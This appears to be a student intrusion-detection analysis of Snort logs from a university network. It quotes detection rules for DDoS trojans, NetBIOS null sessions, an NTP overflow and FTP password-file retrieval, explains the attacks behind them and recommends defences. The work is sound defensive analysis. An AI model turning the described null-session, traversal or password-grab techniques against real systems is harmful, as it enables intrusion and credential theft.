alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"POLICY VNC server response"; flow:established; content:"RFB 0"; offset:0; depth:5; content:".0"; offset:7; depth:2; classtype:misc-activity; sid:560; rev:5;)

DDOS shaft client to handler- 35 alerts
Example log data from alert-030708:

```
07/08-11:55:55.556180  [**] DDOS shaft client to handler [**]
200.84.215.150:4662 -> MY.NET.84.235:20432
```

Shaft is a unix-based Trojan most often used for DDOS. This alert is based on the destination port 20433 and the content "alive". This is covered under CAN-2000-0138, which is a blanket CVE candidate covering distributed denial of service tools. Default Snort rule for this alert is as follows:

alert udp $EXTERNAL_NET any -> $HOME_NET 20433 (msg:"DDOS shaft agent to handler"; content: "alive"; reference:arachnids,256; classtype:attempted-dos; sid:240; rev:1;)

The Snort default ruleset also has two other alerts to detect client to handler and synflood activity related to the Trojan. None of these alerts showed up in our data. Like Mstream, this is a very popular combination of ephemeral port and content and often shows up in routine traffic. The source ports for this alert were 25 (smtp), 80 (http), and 4662 (eDonkey2000). While this signature tries to be discriminating by looking for a specific text string in the packet ("alive"), in all three instances above- email, web surfing, and p2p file sharing, the likelihood of the string "alive" occurring in these activities is pretty good. Since both port 25 source IPs resolve to legitimate email servers, and both port 80 IPs are web servers (though I couldn't test their legitimacy), and one would expect a university to have some file sharing in it's networks even during the summer term, I see no reason to believe that any of these alerts is a threat to our networks. I consider these to be false positives.

Traffic frm port 53 to port 123 – 15 alerts
Example log data from alert-030706:

```
07/06-03:42:29.962556  [**] Traffic from port 53 to port 123 [**]
64.125.197.7:53 -> MY.NET.1.3:123
```

This alert watches specifically for traffic from port 53, domain name service (DNS), to port 123, network time protocol (NTP). These ports are frequently allowed in and out of perimeter defenses to facilitate DNS querying and NTP usage. Attackers can also use these ports as both source and destination to get through perimeter defenses, should they be present.

All traffic in these alerts was from an IP registered to a software development company against a single internal IP. The targeted IP is one of the university's DNS and NTP servers.

NETBIOS NT NULL session – 14 alerts

Example log data from alert-030706:

```
07/06-05:47:46.481796  [**] NETBIOS NT NULL session [**] 212.240.60.65:2378 -
> MY.NET.132.45:139
```

This Windows attack is an attempt to list users and shared resources through a session that has no userid, password, or domain name (Arachnids 204). Obviously this connection should not be permitted but if protections have not been implemented on the target an attacker can get at these things. Two external IPs targeted short ranges of internal IPs using this exploit, in addition to other things, covered in "Bad IP! Bad!" below. This exploit is covered by CAN-1999-0519, "A NETBIOS/SMB share password is the default, null, or missing."

Snort rules for finding this:

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS NT NULL session"; flow:to_server,established; content: "|00 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 4E 00 54 00 20 00 31 00 33 00 38 00 31|"; reference:bugtraq,1163; reference:cve,CVE-2000-0347; reference:arachnids,204; classtype:attempted-recon; sid:530; rev:7;)

EXPLOIT NTPDX buffer overflow- 11 alerts

Example log data from alert-030709:

```
07/09-14:38:33.136933  [**] EXPLOIT NTPDX buffer overflow [**]
64.94.235.108:123 -> MY.NET.111.139:123
```

The Network Time Protocol (ntp) on many unix systems is vulnerable to a buffer overflow. This is likely the case when one sees a UDP packet to port 123 that is over 128 bytes in length, since ntp does not require that much data. This exploit can result in root access to the system (Security Focus). I believe that each of the systems in this list should be checked out, just to be safe. Details of IPs are below in the "Internal IPs! Oh My!" section. While none of the targeted systems are the university's NTP servers, it is entirely possible that these systems are running an OS that has NTP running.

Snort rule for finding this:

alert udp $EXTERNAL_NET any -> $HOME_NET 123 (msg:"EXPLOIT ntpdx overflow attempt"; dsize: >128; reference:arachnids,492; reference:bugtraq,2540; classtype:attempted-admin; sid:312; rev:2;)

DDOS mstream client to handler- 3 alerts
DDOS mstream handler to client- 9 alerts

Example log data from alert-030709:

```
07/09-20:50:49.749572  [**] DDOS mstream handler to client [**]
MY.NET.6.55:15104 -> 207.69.200.104:25
```

Mstream is a Windows-based Trojan used for DDOS. These alerts detect traffic between the client and handler (Arachnids 111). This is covered under CAN-1999-0660, which is a blanket CVE candidate covering Trojan Horse applications (mitre CAN-1999-0660). Four default Snort rules can generate these alerts:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 12754 (msg:"DDOS mstream client to handler"; content:
">"; flags: A+; reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:247; rev:1;)
alert tcp $HOME_NET 12754 -> $EXTERNAL_NET any (msg:"DDOS mstream handler to client"; content:
">"; flags: A+;reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:248; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 15104 (msg:"DDOS mstream client to handler"; flags:
S; reference:arachnids,111; reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:249; rev:1;)
alert tcp $HOME_NET 15104 -> $EXTERNAL_NET any (msg:"DDOS mstream handler to client"; content:
">"; flags: A+; reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:250; rev:1;)
```

The Snort default ruleset also has other alerts to detect ping/pong traffic and handler/agent traffic related to Mstream. None of these alerts showed up in our data. Note that the above alerts are based on detecting traffic to/from certain ports in combination with the character ">". This string is actually quite common, and is not automatically indicative of a Trojan infection. Examination of source and destination ports showed that while one port was indeed an Mstream port, the other was, in all cases, port 25 (smtp). Without exception, the external IP in these alerts have domain names of mail servers supporting Earthlink. While it's entirely possible that a Trojan is using these ports as it's ephemeral ports, it is highly unlikely. Based on analysis of ports and IPs I consider these to be false positives.

External FTP to HelpDesk MY.NET.53.29 – 2 alerts
External FTP to HelpDesk MY.NET.70.49 – 8 alerts
External FTP to HelpDesk MY.NET.70.50 – 9 alerts

Example log data from alert-030709:

```
07/09-01:08:52.511352  [**] External FTP to HelpDesk MY.NET.53.29 [**]
212.252.91.20:55919 -> MY.NET.53.29:21
```

These alerts record all ftp traffic from external hosts to any of the three Helpdesk IPs listed above. These could be to watch for unauthorized downloads of software and utilities from the Helpdesk systems.

Most of these alerts were generated as parts of large-scale port 21 scans of the network. There were small numbers of non-scan alerts that, based on the volume, are most likely legitimate since there would be a high volume of FTP traffic or scanning taking place in conjunction with these alerts and that activity is not evident in the data.

Probable NMAP fingerprint attempt – 7 alerts

Example log data from alert-030709:

```
07/09-14:42:09.124870  [**] Probable NMAP fingerprint attempt [**]
63.251.52.75:51200 -> MY.NET.114.115:53
```

NMAP can run a series of scans against a system and based on the results determine the most likely operating system that the system is running. It can be uncannily accurate too. However, it's fingerprinting methods are visible and a good IDS like Snort running with preprocessors looking for things lie this will note the combination of fingerprinting activities and be able to relate them to a tool such as NMAP. The significance of this alert is that someone is mapping your system to a level in which they know the OSs of targets and can tailor their attacks against those systems accordingly. This is detected through a Snort preprocessor. However, the scanning itself is not considered a significant incident, but one must correlate the scan with other alerts to determine if something bad is going on. I discuss one of the two scanning IPs in greater detail in the "Bad IPs! Bad!" section.

NIMDA - Attempt to execute cmd frm campus host – 7 alerts

Example log data from alert-030708:

```
07/08-01:45:52.372547  [**] NIMDA - Attempt to execute cmd from campus host
[**] MY.NET.97.40:3843 -> 65.54.250.120:80
```

NIMDA is a UNICODE Web Traversal exploit that works against unpatched versions of Microsoft Internet Information Server 4 and 5. It basically sends Unicode characters that, when translated into ASCII, are commands to traverse a directory structure. Normally security filters in the software would reject such commands, but in unpatched systems the checks occur before the UNICODE is translated into ASCII, so the security filters do not detect them. This worm sends a series of different UNICODE strings designed to “feel out” a target system for one (or more) of many common directory structures and gain access through that directory structure to a command shell, usually cmd.exe but sometimes looking for a copy of cmd.exe that has been renamed to something less obvious. NIMDA came out in late 2001 and spread like a storm since many IIS systems were not properly patched. Though this worm has been around for two years, it is still very prevalent in the Internet.

The seven alerts seen here are all have different sources. There are no indications of wide-spread scanning on port 80 associated with any of them. There are no apparent patterns of destination IPs. These things make me believe that this is legitimate traffic and the alerts are false positives.

Back Orifice- 3 alerts

Example log data from alert-030709:

```
07/09-20:24:48.121730  [**] Back Orifice [**] 63.250.195.10:44301 ->
MY.NET.153.113:31337
```

Back Orifice is a remote administration tool designed for use on Windows 95, 98, and NT. When installed on a client system it enables the source to completely control the client, ie remotely manage it. This is covered under CAN-1999-0660, which is a blanket CVE candidate covering Trojan Horse applications (Mitre CAN-1999-0660).

This alert appeared once in the data set- a single alert from IP 63.250.195.10, who will be discussed below in the “IPs to watch out for” section.

There is no longer a Snort rule for this signature because a preprocessor handles it.

EXPLOIT FTP passwd retrieval retr path- 1 alert

Example log data from alert-030708:

```
07/08-19:36:48.036804  [**] EXPLOIT FTP passwd retrieval retr path [**]
68.104.181.99:1213 -> MY.NET.24.27:21
```

While it is entirely possible that a fileserver be serving a file with the string “passwd” in it that is not a password file, it is not likely. The targeted system should be checked. See “Internal IPs, Oh My” for more details.

Snort had a rule that looked similar to what this rule seems to be doing:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP passwd retreval attempt"; flow:to_server,established; content:"RETR"; nocase; content:"passwd"; reference:arachnids,213; classtype:suspicious-filename-detect; sid:356;  rev:4;)
```

SYN-FIN scan!

Example log data from alert-030710:

```
07/10-21:09:49.761134  [**] SYN-FIN scan! [**] 151.196.12.39:0 ->
MY.NET.11.4:0
```

This alert occurs when an attacker scans a target by sending packets with botht he SYN and FIN flags set. It is generated by the spp_stream4 preprocessor. It is caused by a packet that has both the syn and the fin flags set. Note that the ports are also set to zero. Since we have only one alert in a five-day period and no correlating data from the scans or OOS logs, I think this traffic is merely an anomaly.

Top Talkers. The following lists of IPs show the ten most talkative systems in Alerts, Scans, and OOS data. These lists only include information on IPs from the external network. Talkativeness is based on how many events the IP generated

Alerts: There were 25275 unique external sources detected. I excluded portscan status and portscan detected alerts because they are status events rather than alerts. Top ten IPs and other relevant information are as follows:

Source	Identity	Targeted Ports	Total
80.204.44.179	NORLIGHT SRL, IT	80	32941
63.250.195.10	l8.cache.vip.dal.yahoo.com	0 to 65535	22419
65.214.36.116	egspd426.teoma.com	80	13016
169.254.45.176	Private IP range- reserved	137	5952
24.35.42.249	cmu-24-35-42-249.mivlmd.cablespeed.com	80/51443	3501
218.19.12.57	China Telecom CN	21	2952
63.251.39.161	kenneth copeland ministries	Ports over 60000	2255
131.118.254.130	news.ums.edu	119	2170
213.204.59.157	Alands Datakommunikation Ab, FI	137	1939
68.55.226.150	pcp216560pcs.elkrdg01.md.comcast.net	524	1656

The first IP is on the list because of excessive Unicode alerts. That system is most likely infected with some type of worm.

I will go into greater detail on the second IP in the “Bad IPs! Bad!” section below.

The third IP is a web spider.

The fourth IP is a private IP. Use a sniffer to find it if it is internal and correct any misconfigurations that could be causing it to show up in our network.

The fifth IP is a system trying to connect to regular and secure web servers. That the connection to the secure web server is on the proper port tells me that it is probably legitimate traffic.

The sixth IP is looking for systems running FTP servers. This is hostile traffic.

The seventh IP is Kenneth Copeland Ministries. Marcus Wu noted in his GCIA practical that this traffic is most likely streaming media, and this fits my analysis as well (Wu).

The eighth IP is a university news server connecting to our university news server. This is legitimate traffic.

The ninth IP is scanning for open NetBIOS ports. This is hostile traffic.

The tenth IP connected on a Novell standard port to our Novell servers. This is probably legitimate traffic.

Scans: There were 823 distinct external sources.

Source	Identity	Target Ports	Total
63.250.195.10	l8.cache.vip.dal.yahoo.com	29300 different ports	108176
218.19.12.57	China Telecom	21	75836
80.204.44.179	NORLIGHT--SRL, IT	80	71493
217.81.119.199	pD95177C7.dip.t-dialin.net	666, 4898, 32559	51828
210.94.245.218	Sahmyook University, KR	80	46934
131.128.197.240	University of Rhode Island, US	80	44803
68.155.65.22	adsl-155-65-22.mia.bellsouth.net	45000	42709
80.132.215.126	p5084D77E.dip.t-dialin.net	80	39971
141.108.18.23	Istituto Nazionale di Fisica Nucleare, Bologna, IT	80	36174
80.81.33.199	Telecentrs, Riga, LV	80	31392

I will discuss the first IP on the list, 63.250.195.10, in greater detail below in the "Bad IPs! Bad!" section. This system also showed up in the Alerts Top Ten.

The second IP conducted wide-spread port 21/ftp scans. This system also showed up in the Alerts Top Ten.

The third, fifth, sixth, eighth, ninth, and tenth IPs conducted TCP SYN scans of port 80 (tcp). The third IP is the same system that caused the Unicode alerts in the Alerts Top Ten.

The fourth system conducted TCP SYN scans for three distinct ports. Port 666 is listed as both a legitimate FTP port (using 665/666 instead of 20/21) (Pascalau), and a Trojan backdoor port, and a gaming port (Doom). I could find no information on port 4898. The only reference I found to port 32559 was in a warez site, as a port on a compromised system that was serving up pirated software. Perhaps this system was searching for warez sites or game servers. No alert traffic other than scanning noted.

The seventh IP conducted TCP SYN scans for port 45000. Port 45000 is registered to Cisco Netranger postofficed. Cisco IDS devices talking to their consoles use this port (ISS AdvICE). This traffic could be someone looking for these devices to see if they are vulnerable to an exploit. The only vulnerability I could find for Netrangers was a problem detecting unicode content. The vulnerability dates back to October 2001, shortly after Code Red came out. This traffic is probably someone scanning for IDSs (M-001). No alert traffic other than scanning noted.

OOS:

There were 423 unique external IPs in the OOS logs. Top ten are as follows:

Source	Identity	Targeted Ports	Total
194.238.50.12	webcache-09.ps.ifl.net	80	1317
213.186.35.9	ns336.ovh.net	misc	780
67.119.233.217	adsl-67-119-233-217.dsl.sndg02.pacbell.net	110	570
216.95.201.25	smtp15.dbhits.com	25	432
80.143.121.205	p508F79CD.dip.t-dialin.net	4662	425
216.95.201.22	smtp12.dbhits.com	25	422
80.143.95.179	p508F5FB3.dip.t-dialin.net	4662	418
216.95.201.29	smtp19.dbhits.com	25	409
216.95.201.21	smtp11.dbhits.com	25	404
216.95.201.28	smtp18.dbhits.com	25	385

The first IP sent packets with 12****S* flags set to port 80 on six different internal systems. All target IPs appear to be legitimate web servers. Suspect this traffic is legitimate.

The second IP sent packets with 12****S* flags set to port 23 (telnet) and ten common web and proxy ports. This system targeted fifteen internal systems. This is probably part of the Queso fingerprinting noted in the alert logs against the same IPs. In eight out of fifteen cases these scans started within seconds after “Possible sdbot floodnet detected attempting to IRC” alerts from the internal IP to the external IP occurred. Information on the internal systems involved are listed in “Internal IPs, Oh My!”

The third IP sent scans of port 110 against five mail servers. There were no flags set in any of these packets. There were acknowledgement numbers present. I think the “NULL scan!” alert didn’t go off because the scan was slow. Packets went to two servers roughly every 22 minutes.

The fourth, sixth, eighth, ninth, and tenth IPs sent packets with 12****S* flags set to mail servers. This is probably part of the Queso fingerprinting noted in the alert logs against the same servers. Since the sources are registered with “smtp” in their names, it is likely that this is false positive traffic.

The fifth and seventh IPs sent packets with 12****S* flags set to port 4662 on two IPs. This is most likely file sharing traffic using point-to-point software.

“Bad IPs! Bad!”

This section outlines details of five external IPs that I determined were notable.

1. 63.250.195.10 (l8.cache.vip.dal.yahoo.com)

This IP is registered as:

```
OrgName: Yahoo! Broadcast Services, Inc.
OrgID: YAHO
Address: 701 First Avenue
City: Sunnyvale
StateProv: CA
PostalCode: 94089
Country: US
```

This IP is subregistered to Audionet, Inc.

Per a Google.com search, Audionet works with RealMedia to serve up streaming and other types of media to Internet customers.

This IP appeared in Dshield as having scanned hosts 3664 times. That number would swell significantly if we turned our logs over to Dshield, since I have 124 alerts and 102880 scan alerts (our number one IP) with that IP as the source. Google searches came up with references similar to this:
“http://63.250.195.10/wm.broadcast.com/proot2/PubShare08/launch.com/9/3503791.wmv”


Alerts generated by this IP:

Alert Name	Total Entries
Attempted Sun RPC high port access	4
Back Orifice	1
EXPLOIT NTPDX buffer overflow	5
EXPLOIT x86 setuid 0	1

High port 65535 udp - possible Red Worm - traffic	56
spp_portscan- End of portscan	39
spp_portscan- PORTSCAN DETECTED	106
spp_portscan- portscan status	21468
TFTP - External UDP connection to internal tftp server	3
TFTP - Internal UDP connection to external tftp server	15

All traffic in scans is UDP. Traffic appears to be random port to random port. There is no discernable pattern in the events from scans and alerts.
Alerts listed tend to be port-based. With over a hundred thousand alerts, the likelihood of having some key ports and/or strings come up is very good.

Most interesting is that there are only 32 targeted IPs. The graph below shows the traffic to each of them. Of these targets, only three were targeted on multiple days.




I think that this is legitimate traffic, streaming media from a fully-legal media provider to internet customers. My only concern is that the application is messed up in that it's selecting random ports instead of random ports over 1023. There could also be a spyware angle here, which could explain the tftp alerts- RealAudio is well-known for it's association with keeping tabs on the habits of it's clients. The only thing which makes me think that might not be the case is that I would expect there to be a lot more of this traffic- but then it **is** the summer term, and not a lot of students are residing at the campus at this time.

The pessimistic point of view is that the system is hacked and a sophisticated hacker is using it as a base to scan and infiltrate all Audionet customer systems. However, given the above, I do not think that is likely. To be on the safe side, recommend blocking this IP from the university network at the perimeter. It could upset some students, but it could also keep the network safer, and perhaps free up some bandwidth.

Below is a "Scatterplot" graphic, produced by Visual Insights ADVIZOR/Developer's Edition 2.1 (29 OCT 1999, Lucent Technologies Inc.). Source ports are listed across the X axis and destination ports are listed across the Y axis. A dot is shown for each scan event. Coloring is based on a red-to-purple spectrum covering the timeframe 6 to 10 July. While there is a slight increase in ports under

1024, and there are slightly more source ports close to zero, the rest of this traffic is well-distributed across the range of allowable port values. This apparent randomness supports a theory that this traffic is generated by some kind of tool.



2. 198.173.255.237 (supershe.tempdomainname.com)

This IP appeared in DShield.org as having scanned hosts 392,741 times. However, it did not appear in our scanning logs at all. It generated 47 alerts targeting 32 internal systems. Alert names were as follows:

TFTP - Internal TCP connection to external tftp server
TCP SMTP Source Port traffic
TCP SRC and DST outside network

I found the number of TFTP alerts, expecially because they're TCP, to be concerning. The "SRC and DST outside network" are alerts from an AOL address that I suspect is being dialed into by a student who is also on the network.

This IP is registered as:

```
OrgName:    Verio, Inc.
OrgID:      VRIO
Address:    8005 South Chester Street
Address:    Suite 200
City:       Englewood
StateProv:  CO
PostalCode: 80112
Country:    US
```

Domain name tempdomainname.com is registered by MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE who sells domain names.

Something's just not right about these connections. Recommend the administrator check these systems out, which were connecting to the external system via TFTP:

MY.NET.103.6	MY.NET.165.53	MY.NET.190.85	MY.NET.6.191
MY.NET.115.120	MY.NET.177.169	MY.NET.20.102	MY.NET.7.185
MY.NET.117.174	MY.NET.178.227	MY.NET.20.104	MY.NET.7.187
MY.NET.141.145	MY.NET.18.240	MY.NET.20.105	MY.NET.7.249
MY.NET.141.84	MY.NET.18.242	MY.NET.21.100	MY.NET.70.38
MY.NET.143.202	MY.NET.18.47	MY.NET.43.16	MY.NET.71.98
MY.NET.143.205	MY.NET.189.24	MY.NET.5.131	MY.NET.80.95
MY.NET.153.4	MY.NET.190.84	MY.NET.54.67	MY.NET.81.93

3. 141.156.139.19 (pool-141-156-139-19.res.east.verizon.net)

This IP conducted 12 portscans and 59 null scans. It is registered as:

```
Verizon Internet Services VIS-141-149 (NET-141-149-0-0-1)
                                  141.149.0.0 - 141.158.255.255
Verizon Internet Services VZ-DSLDIAL-RSTNVA-12 (NET-141-156-128-0-1)
                                  141.156.128.0 - 141.156.151.255
```

This host conducted thorough scanning of four IPs using various settings of flags in the TCP options. Snort identified the scans as NMAPID, VECNA, NOACK, INVALIDACK, XMAS, and NULL. None of the four IPs received the same scan set. I suspect some kind of tool was run to do this, since the same ports were used for the same types of scan (flags set the same way) for each IP that was touched.

This IP appeared in DShield.org as having scanned hosts 0 times.

4. 212.240.60.65 (does not resolve)

This IP is registered as:

```
inetnum:      212.240.60.0 - 212.240.60.127
netname:      JRI
descr:        John Ryan International Inc
descr:        Marketing and communication
descr:        London
country:      GB
```

This individual came up with 7462 scan events. In his scan he touched 1169 unique IPs on three ports: 135, 139, and 1433. I find this behavior suspicious. It further tried to initiate NetBIOS null sessions with eight systems previously scanned. This is a clear attempt to break into these systems.

This IP appeared in DShield.org as having scanned hosts 0 times.

5. 200.39.107.90 (ip-200-39-107-90-mx.marcatel.net.mx)

This IP is registered as:

```
inetnum: 200.39.96/19
status: reallocated
owner: Marcatel
ownerid: MX-MARC-LACNIC
address: San Jeronimo 210 Pte
```

```
          address: Monterrey, Nuevo Leon 64640
          country: MX
```

This IP appeared in DShield.org as having scanned hosts 7171 times. He showed up in our scan logs 20 times, scanning for TCP port 57 (private terminal access, used on older cisco routers)(Cravero) on systems within a single subnet. He showed up in our alerts list 25 times, with SMB Name Wildcard and NEBIOS NT NULL session alerts, scanning hosts across seven different subnets. Though I can't convict him of anything concrete, recommend we block his IP or subnet from the network.

"Internal IPs, Oh My!"

Systems listed in this section need to be checked for suspicious activity.

IPs ending in 24.27, 66.11, and 24.47 had FTP password file grab attempts run against them- need to check their logs to ensure they have not been compromised. If the system does not need to be running FTP, ensure it is turned off. As usual, ensure the systems have the university's security baseline installed.

The following IPs sourced IRC sdbot alerts and/or were targeted with Queso scans. Check these systems to ensure they have not been compromised. Also ensure that the systems have the university security baseline installed.

MY.NET.150.85	MY.NET.97.116	MY.NET.97.74
MY.NET.153.111	MY.NET.97.202	MY.NET.97.84
MY.NET.153.120	MY.NET.97.220	MY.NET.97.96
MY.NET.153.121	MY.NET.97.53	MY.NET.97.98
MY.NET.97.100	MY.NET.97.65	MY.NET.98.15

IPs ending in 198.221, 80.209, and 74.216 have IRC file-sharing processes running on them that have acted in a suspicious manner. Check these systems to ensure they have not been compromised. Also ensure that no DMCA rules are being broken and that university policy in regards to file-sharing is being followed.

MY.NET.190.52 got extra attention from an RPC scanner. Check this system to ensure it's not vulnerable/hasn't been compromised.

The following IPs appear to be running VNC software- either client or server. Check these systems to ensure that the software is legitimate and that the systems have the university security baseline installed.

MY.NET.111.188	MY.NET.114.12	MY.NET.70.225
MY.NET.111.51	MY.NET.178.31	MY.NET.97.10
MY.NET.97.46	MY.NET.53.128	MY.NET.97.94

MY.NET.137.46 showed some traffic on port 445 to an outside source. Check this system to ensure it has not been compromised and that the university security policy has been installed.

The following IPs were probed with NTP attacks. Check to see if they have been exploited. Ensure that the university security policy baseline has been installed on them.

MY.NET.111.139	MY.NET.198.244	MY.NET.84.198
MY.NET.114.110	MY.NET.81.112	MY.NET.97.22

The following IPs were targets of x86 setgid alerts. This traffic is most likely generated by file sharing traffic, but it is possible that they are not false alarms. Check to see if these systems have been exploited. Ensure that the university security policy baseline has been installed on them.

MY.NET.150.33	MY.NET.69.148	MY.NET.82.101
MY.NET.152.126	MY.NET.69.160	MY.NET.82.36
MY.NET.163.78	MY.NET.70.207	MY.NET.84.22
MY.NET.17.70	MY.NET.75.108	MY.NET.97.43
MY.NET.189.23	MY.NET.98.10	

The following IPs were targets of x86 setuid alerts. This traffic is most likely generated by file sharing traffic, but it is possible that they are not false alarms. Note that one is a university mirror, and another came up in the setgid list as well as this one. Check to see if these systems have been exploited. Ensure that the university security policy baseline has been installed on them.

MY.NET.111.194	MY.NET.153.152	MY.NET.82.36
MY.NET.111.51	MY.NET.24.47	MY.NET.84.22
MY.NET.112.195	MY.NET.69.148	MY.NET.97.164
MY.NET.15.71	MY.NET.69.160	MY.NET.97.35
MY.NET.150.133	MY.NET.69.164	MY.NET.97.56
MY.NET.152.19	MY.NET.82.101	

IP MY.NET.69.148 was the target of x86 stealth noop alerts from a source in China. Check to see if this system has been exploited. Ensure that the university security policy baseline has been installed on it.

IPs MY.NET.11.4 and MY.NET.112.96 were noted as targets of tiny packet alerts. Check to see if these systems have been exploited. Ensure that the university security policy baseline has been installed on them.

Defensive recommendation.

1. Adopt a security baseline for each type of computer that connects to the university network. The baseline should include the most recent service packs and patches as well as implementing industry-wide best practices. Require all computers hooked into the university network (this includes students, staff and faculty, lab systems, etc) to have this baseline installed on their system. This will ensure that the basic vulnerabilities in operating systems are fixed. While some systems will undoubtedly get overlooked, having this baseline on as many systems as possible will help prevent the university from being a virus and hacker haven.

2. As part of the required baseline, procure a personal firewall system and reliable antivirus software. Require this software on all systems connecting to the university network. This will assist in preventing these systems from getting hacked.

3. Put web servers, news servers, email servers, and any other system that must be exposed to the public on a segmented network ("DMZ"). Severely restrict inbound and outbound access to these systems based on port. The same policy applies to DNS servers. Force all systems on the network to go to the two main

servers, then allow only those systems are allowed port 53 access in and out of the network.

4. Segment the network. Separate the academic departments, administration, common area computers, dormitory access, and dial-in systems from each other and limit the type of traffic between those sections to that which is allowed. For example, while it may be permissible to have IRC clients on a dormitory or common-area network, they should not be permitted to talk into or out of the staff/faculty areas and academic departments. This will also limit exposure if an internal system gets compromised.

5. Adjust perimeter routing policy to disallow low-port-to-low-port traffic except in certain circumstances as required by the network. This will eliminate many types of scanning.

6. Create and enforce policies on allowed IRC usage and point-to-point software. Ensure the university policies on file-sharing are in keeping with the requirements of the DMCA. Ensure students are aware of these policies. This will reduce bandwidth consumption and help keep both the university and the students out of legal trouble.

7. Block certain protocols at the perimeter. For example, NetBIOS should not be allowed into the network, except perhaps in certain circumstances. This prevents outsiders from taking advantage of NetBIOS vulnerabilities.

8. Set up reverse proxies for incoming web traffic. Disallow port 80 and 443 to all but these authorized systems. Require any staff/faculty or student desiring a web page to register their page with the university so their page can be reached through the reverse proxy. Set a web server security baseline for these systems that must be installed/maintained before access to the reverse proxy is allowed. This will ensure that systems running web servers are secured and won't get defaced, as well as preventing network mapping, scanning, and worm attacks from incoming port 80 traffic.

9. Set up proxies for outgoing web traffic. Disallow outbound port 80 traffic from all but these authorized systems. Should an internal system get infected with a web-worm, it will not be able to propagate out of the network (or it's network segment).

10. Set up proxies for IRC traffic. Disallow outbound IRC from all but these authorized systems. This will prevent Trojans/worms from "calling home" unless they can figure out the proxy themselves.

